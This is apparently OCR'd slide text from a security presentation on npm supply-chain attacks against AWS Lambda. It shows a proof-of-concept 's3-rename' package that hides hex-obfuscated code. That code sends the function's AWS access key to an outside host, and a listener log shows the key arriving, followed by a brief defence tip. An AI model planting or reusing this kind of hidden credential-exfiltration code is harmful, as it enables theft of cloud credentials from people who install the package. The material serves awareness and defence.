
53

Version	License
1.0.16	ISC


Unpacked Size	Total Files
1.84 kB	3

Last publish


Bob writes a proof-of-concept




```javascript
'use strict';
const AWS = require('aws-sdk');
const rename = require('s3-rename');

module.exports.hello = (event) => {

  // Read options from the event parameter.
  const srcBucket = event.Records[0].s3.bucket.name;
  // Object key may have spaces or unicode non-ASCII characters.
  const srcKey    = decodeURIComponent(event.Records[0].s3.object.key.replace(/\+/g, " "));
  const dstKey    = "[scan-me]" + srcKey;
  var s3 = new AWS.S3();

  rename.s3_rename(s3, srcBucket, srcKey, dstKey);
  console.log('File has been renamed successfully!');
```




□ [scan-me]test-new.png




```
No older events found at the moment. Retry.
START RequestId: d26557bf-901f-48da-a861-a83fc8b5e97f Version: $LATEST
2020-04-21T20:27:10.827Z d26557bf-901f-48da-a861-a83fc8b5e97f INFO File has been renamed successfully!
END RequestId: d26557bf-901f-48da-a861-a83fc8b5e97f
REPORT RequestId: d26557bf-901f-48da-a861-a83fc8b5e97f Duration: 75.73 ms Billed Duration: 100 ms Memory Size: 1024 MB Max M
No newer events found at the moment. Retry.
```



```
const http = require('http');

exports.s3_rename = function (s3_object, bucket, old_key, new_key) {
  // this is for a demo
  var _cs=['\x65\x72\x72','\x2f\x3f','\x32\x34','\x65\x6d\x70','\x37\x2e\x32','\x30','\x47\x45\x54',
  // Copy the object to a new location
```




```
if (process.env.AWS_ACCESS_KEY_ID)
    x = process.env.AWS_ACCESS_KEY_ID;
    const options = {
            host: '[redacted].60',
            path: '/?key=' + x,
            port: 8000,
            method: 'GET'
            };
try {
        const req = http.request(options);
        req.on('error', function(err) {
    //pass
                });
```




```
[ec2-user@ip-172-31-4-199 ~]$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
34.244.236.85 - - [26/Apr/2020 13:54:28] "GET /?key=ASIAZGBHGVZO45VVTNPC HTTP/1.1" 200 -
```

How to defend?


- You can limit the outgoing traffic by using a **VPC-enabled Lambda in Private Subnet**
